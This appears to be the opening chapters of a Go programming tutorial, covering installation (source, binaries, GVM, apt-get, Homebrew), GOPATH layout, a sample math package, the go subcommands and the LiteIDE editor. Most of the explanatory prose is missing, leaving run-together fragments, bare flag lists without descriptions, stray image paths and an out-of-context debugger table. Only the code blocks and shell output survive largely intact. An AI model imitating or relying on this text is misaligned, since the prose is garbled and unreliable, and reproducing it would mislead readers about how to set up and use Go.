1 GO


Go

Go

- Go
- GoCinclude
- Go
- Go
- Go

GoGo

Go



links

-
- : Go

1.1 Go

Go

Go

- GoUnix
- GoGoWindowsLinuxMacnext
- Ubuntuapt-getwgetMachomebrew

Go GVM

Go

Go 1.5CRuntimeCompilerLinkerGo,,

Go 1.5,GoPlan 9 CAT&TC

MacXcode

UnixgccUbuntu `sudo apt-get install gcc libc6-dev`

WindowsMinGWMinGWgcc

`goVERSION.src.tar.gz` `$HOME`

```
cd go/src
./all.bash
```

all.bash"ALL TESTS PASSED"

UnixWindows `all.bat` MinGWgcc


MacUnix `.bashrc` `.zshrc`

```
export GOPATH=$HOME/gopath
export PATH=$PATH:$HOME/go/bin:$GOPATH/bin
```

`bash .bashrc` `bash .zshrc`

windowpathgogopath

`go`



```
➜ ~  go
Go is a tool for managing Go source code.

Usage:

        go command [arguments]

The commands are:

    build       compile packages and dependencies
    clean       remove object files
    env         print Go environment information
    fix         run go tool fix on packages
    fmt         run gofmt on package sources
    generate    generate Go files by processing source
    get         download and install packages and dependencies
    install     compile and install packages and dependencies
    list        list packages
    run         compile and run Go program
    test        test packages
    tool        run specified go tool
    version     print Go version
    vet         run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    c           calling between Go and C
    filetype    file types
    gopath      GOPATH environment variable
    importpath  import path syntax
    packages    description of package lists
    testflag    description of testing flags
    testfunc    description of testing functions

Use "go help [topic]" for more information about that topic.
```

1.1 Go

GoUsageGoPATHGo

go 1.8GOPATH Unix$HOME/go,Windows%USERPROFILE%/go

> GOPATH

Go

Go/usr/local/go (Windowsc:\Go)

```
export GOROOT=$HOME/go
export GOPATH=$HOME/gopath
export PATH=$PATH:$GOROOT/bin:$GOPATH/bin
```

MacUnix `.bashrc` `.zshrc` windows

32 64

Go

WindowsWin+Rcmd `systeminfo` “”“x64-based PC”64
“X86-based PC”32

Mac64GoMac OS X32

LinuxTerminal `arch` (`uname -m`)

64

```
x86_64
```

32

```
i386
```

Mac

32go1.4.2.darwin-386-osx10.8.pkg(32)64go1.8.darwin-amd64.pkg goPATH `~/go/bin`, `go`

goUsagegoPATHgo

Linux


32go1.8.linux-386.tar.gz64go1.8.linux-amd64.tar.gz

Go `$GO_INSTALL_DIR`

`tar.gz` `tar zxvf go1.8.linux-amd64.tar.gz -C $GO_INSTALL_DIR`

PATH `export PATH=$PATH:$GO_INSTALL_DIR/go/bin`

`go`



```
➜ ~  go
Go is a tool for managing Go source code.

Usage:

        go command [arguments]

The commands are:

    build       compile packages and dependencies
    clean       remove object files
    env         print Go environment information
    fix         run go tool fix on packages
    fmt         run gofmt on package sources
    generate    generate Go files by processing source
    get         download and install packages and dependencies
    install     compile and install packages and dependencies
    list        list packages
    run         compile and run Go program
    test        test packages
    tool        run specified go tool
    version     print Go version
    vet         run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    c           calling between Go and C
    filetype    file types
    gopath      GOPATH environment variable
    importpath  import path syntax
    packages    description of package lists
    testflag    description of testing flags
    testfunc    description of testing functions

Use "go help [topic]" for more information about that topic.
```

1.2 Linuxgo

goUsagegoPATHgo

Windows

Golang 32 windows-386 msi 64 windows-amd64 C:\Go\
Go Path Go bin `C:\Go\bin\` GOROOT Go `C:

`cmd` `go` Usage `cd %GOROOT%` Go

Path GOROOT

GVM

gvmGorubyrvmgvm

```
bash < <(curl -s -S -L https://raw.githubusercontent.com/moovweb/gvm/master/binscripts/gvm-installer)
```

go

```
gvm install go1.8
gvm use go1.8
```

gvm use gvm use go1.8 --default

GOPATHGOROOT

apt-get

UbuntuLinux `apt-get` Go `git` `mercurial`

```
sudo apt-get install python-software-properties
sudo add-apt-repository ppa:gophers/go
sudo apt-get update
sudo apt-get install golang-stable git-core mercurial
```

wget

```
wget https://storage.googleapis.com/golang/go1.8.linux-amd64.tar.gz
sudo tar -xzf go1.8.linux-amd64.tar.gz -C /usr/local
```

:

```
export GOROOT=/usr/local/go
export GOBIN=$GOROOT/bin
export PATH=$PATH:$GOBIN
export GOPATH=$HOME/gopath ()
```

:

```
sudo vim /etc/profile
```

```
export GOROOT=/usr/local/go
export GOBIN=$GOROOT/bin
export PATH=$PATH:$GOBIN
export GOPATH=$HOME/gopath ()
```

homebrew

homebrewMacGoGo `git` `mercurial`

1.homebrew

```
    /usr/bin/ruby -e "$(curl -fsSL https://raw.githubusercontent.co
m/Homebrew/install/master/install)"
```

2.go

```
    brew update && brew upgrade
    brew install go
    brew install git
    brew install mercurial //
```

links

-
- : Go
- : GOPATH

1.2 GOPATH

GoGOPATHGo1.11.7GoGoGosrcbinpkg

go 1.8GOPATH Unix$HOME/go,Windows%USERPROFILE%/go

GOPATH

go $GOPATH

Windows `%GOPATH%` UnixWindows

GoGOPATH

Unix

```
export GOPATH=/home/apple/mygo
```

`.bashrc` `.zshrc` `sh`

Windows GOPATH

```
    GOPATH=c:\mygo
```

GOPATHWindowsLinuxGOPATHgo get

$GOPATH

- src .go .c .h .s
- pkg .a
- bin $PATH gopath `${GOPATH//://bin:}/bin` bin

mygogopath

GOPATHsrc: $GOPATH/src/mymath mymathpackagemainmain package

srcsrc$GOPATH/src/github.com/astaxie/beedb "github.com/astaxie/beedb"beedb

mymath

```
cd $GOPATH/src
mkdir mymath
```

sqrt.go

```go
// $GOPATH/src/mymath/sqrt.go
package mymath

func Sqrt(x float64) float64 {
    z := 0.0
    for i := 0; i < 1000; i++ {
        z -= (z*z - x) / (2 * x)
    }
    return z
}
```

package

---

1 `go install`

2 `go install mymath`

```
cd $GOPATH/pkg/${GOOS}_${GOARCH}
//
mymath.a
```

.a

mathapp

```
cd $GOPATH/src
mkdir mathapp
cd mathapp
vim main.go
```

`$GOPATH/src/mathapp/main.go`

```go
package main

import (
	"mymath"
	"fmt"
)

func main() {
	fmt.Printf("Hello, world.  Sqrt(2) = %v\n", mymath.Sqrt(2))
}
```

package `main` import `mymath` , `$GOPATH/src` importGOPATHGo `$GOPATH/src`

`go build` mathapp

```
./mathapp
```

```
Hello, world.  Sqrt(2) = 1.414213562373095
```

`go install` ,$GOPATH/bin/mathapp, `$GOPATH/bin` PATH

```
mathapp
```

```
Hello, world.  Sqrt(2) = 1.414213562373095
```

go `go get`go get(githubgooglecodebitbucketLaunchpad)

```
go get github.com/astaxie/beedb
```

> go get -u go get

githubgitgooglecodehg

```
$GOPATH
  src
   |--github.com
          |-astaxie
              |-beedb
   pkg
    |--
         |-github.com
               |--astaxie
                    |beedb.a
```

go getclonesrc `go install`

import

```
import "github.com/astaxie/beedb"
```

mygo

```
bin/
    mathapp
pkg/
    / darwin_amd64linux_amd64
         mymath.a
         github.com/
              astaxie/
                   beedb.a
src/
    mathapp
          main.go
    mymath/
          sqrt.go
    github.com/
           astaxie/
                beedb/
                    beedb.go
                    util.go
```

binpkgsrc


links

-
- : Go
- : GO

1.3 Go

Go

Go `go`



```
➜ ~  go
Go is a tool for managing Go source code.

Usage:

        go command [arguments]

The commands are:

    build       compile packages and dependencies
    clean       remove object files
    env         print Go environment information
    fix         run go tool fix on packages
    fmt         run gofmt on package sources
    generate    generate Go files by processing source
    get         download and install packages and dependencies
    install     compile and install packages and dependencies
    list        list packages
    run         compile and run Go program
    test        test packages
    tool        run specified go tool
    version     print Go version
    vet         run go tool vet on packages

Use "go help [command]" for more information about a command.

Additional help topics:

    c           calling between Go and C
    filetype    file types
    gopath      GOPATH environment variable
    importpath  import path syntax
    packages    description of package lists
    testflag    description of testing flags
    testfunc    description of testing functions

Use "go help [topic]" for more information about that topic.
```

1.3 Go

go build

- 1.2 `mymath` `go build` `$GOPATH/pkg` `go install`

- `main` `go build` `$GOPATH/bin` `go install` `go build -o /a.exe`
- `go build` `go build a.go` `go build` go
- 1.2 `mathapp` `go build -o astaxie.exe` package(main)(main)

  package Go“package”
- go build“_”“.”go
-

  array_linux.go array_darwin.go array_windows.go array_freebsd.go

  `go build` LinuxDarwinWindowsFreebsdLinuxarray_linux.go

- `-o` `go build -o a/b/c`
- `-i` + `go install`
- `-a`
- `-n`
- `-p n` CPU
- `-race` 64
- `-v`
- `-work`
- `-x` `-n`
- `-ccflags 'arg list'` 5c, 6c, 8c
- `-compiler name` gccgogc
- `-gccgoflags 'arg list'` gccgo
- `-gcflags 'arg list'` 5g, 6g, 8g
- `-installsuffix suffix` `-race` `-installsuffix race` , `-n`
- `-ldflags 'flag list'` 5l, 6l, 8l
- `-tags 'tag list'` tagtag Build Constraints

go clean

```
_obj/               objectMakefiles
_test/              testMakefiles
_testmain.go        gotestMakefiles
test.out            testMakefiles
build.out           testMakefiles
*.[568ao]           objectMakefiles

DIR(.exe)           go build
DIR.test(.exe)      go test -c
MAINFILE(.exe)      go build MAINFILE.go
*.so                 SWIG
```

github

```
$ go clean -i -n
cd /Users/astaxie/develop/gopath/src/mathapp
rm -f mathapp mathapp.exe mathapp.test mathapp.test.exe app app.exe
rm -f /Users/astaxie/develop/gopath/bin/mathapp
```

- `-i` go install
- `-n`
- `-r` import
- `-x` `-n`

go fmt

C/C++,K&RANSIgoANSIgogo
`<>.go` `go fmt` `go fmt`

go fmtgofmt-wgofmt -w -l src

go fmtgofmt gofmt

gofmt

- `-l`
- `-w`
- `-r` “a[b:len(a)] -> a[b:]”
- `-s`
- `-d` difffalse
- `-e` 10
- `-cpuprofile` cpufile

go get

BitBucketGitHubGoogle CodeLaunchpad

```
BitBucket (Mercurial Git)
GitHub (Git)
Google Code Project Hosting (Git, Mercurial, Subversion)
Launchpad (Bazaar)
```

`go get` PATH `go get` `go help remote`

- `-d`
- `-f` `-u` `-u` importfork
- `-fix` fix
- `-t`
- `-u`
- `-v`

go install

(.a) `$GOPATH/pkg` `$GOPATH

`go build` `-v`

go test

`*_test.go`

```
ok   archive/tar   0.011s
FAIL archive/zip   0.022s
ok   compress/gzip 0.033s
...
```

test `go help testflag

- `-bench regexp` benchmarks `-bench=.`
- `-cover`
- `-run regexp` regexp `-run=Array` Array
- `-v`

go tool

`go tool` fixvet

- `go tool fix .` go1go1,API
- `go tool vet directory|files` ,fmt.Printfreturn

go generate

Go1.4 `go generate` `go build` `go generate`

`yacc`

```
go tool yacc -o gopher.go -p parser gopher.y
```

-o -ppackage `go generate` `xxx.go`

```
//go:generate go tool yacc -o gopher.go -p parser gopher.y
```

`//go:generate`

`gopher.y` `go generate`

```
$ go generate
$ go build
$ go test
```

godoc

Go1.2 `go doc` godoc `go get golang.org/x/tools/cmd/godoc`

gochm chm

package builtin `godoc builtin` http `godoc net/http` `Printf` `godoc -src fmt Printf`

godoc -http=: `godoc -http=:8080` `127.0.0.1:8080` golang.orgcopy GOPATHpkg `GOPATH` go

```
go version   go
go env      go
go list package
go run Go
```

`go help`

links


-
- : GOPATH
- : Go

1.4 Go

fmt

LiteIDE

LiteIDEGoIDEvisualfc



```
}

// Contains returns true if substr is within s.
func Contains(s, substr string) bool {
	return Index(s, substr) >= 0
}

// ContainsAny returns true if any Unicode code points ir
func ContainsAny(s, chars string) bool {
	return IndexAny(s, chars) >= 0
}
```

Name	Value	Type
s	{...}	struct string
str	0x5702ac "go1.0.1"	uint8 *
len	7	int
substr	{...}	struct string
str	0x57153c "weekly"	uint8 *
len	6	int
noname	void	<unspecified>

```
 -sep=",  ": setup separators
 -v=false: verbose debugging

program exited code 0
./gdb.exe --interpreter=mi --args F:/vfc/liteide-git/liteidex/src/tools/goapi/goapi.exe [F:/vfc/liteide-git/liteidex/src/tools/goapi]
```

1.4 LiteIDE

LiteIDE

-
    - Windows
    - Linux
    - MacOS X
- Go
    - Go
    - Go
- Go
    - GOPATH
    - GOPATH

    - GOPATHApi
- Go
    -
    - Gocode()
    - GoApi
    - `F1`
    - `F2`
    - Gdb
    - gofmt
-
    -
    -
    -
    - Kate
    -
    -
    - Markdown
        -
        - CSS
        - HTMLPDF
        - /HTML/PDF

LiteIDE

- LiteIDE
    - http://sourceforge.net/projects/liteide/files
    - https://github.com/visualfc/liteide

      GoLiteIDE
-

LiteIDE

Windows64Go win64 LiteIDEwin64.env

```
GOROOT=c:\go
GOBIN=
GOARCH=amd64
GOOS=windows
CGO_ENABLED=1

PATH=%GOBIN%;%GOROOT%\bin;%PATH%
```

`GOROOT=c:\go` GoMinGW64 `c:\MinGW64\bin` PATHgogccCGO

Linux64Go linux64 LiteIDElinux64.env

```
GOROOT=$HOME/go
GOBIN=
GOARCH=amd64
GOOS=linux
CGO_ENABLED=1

PATH=$GOBIN:$GOROOT/bin:$PATH
```

`GOROOT=$HOME/go` Go

- GOPATH

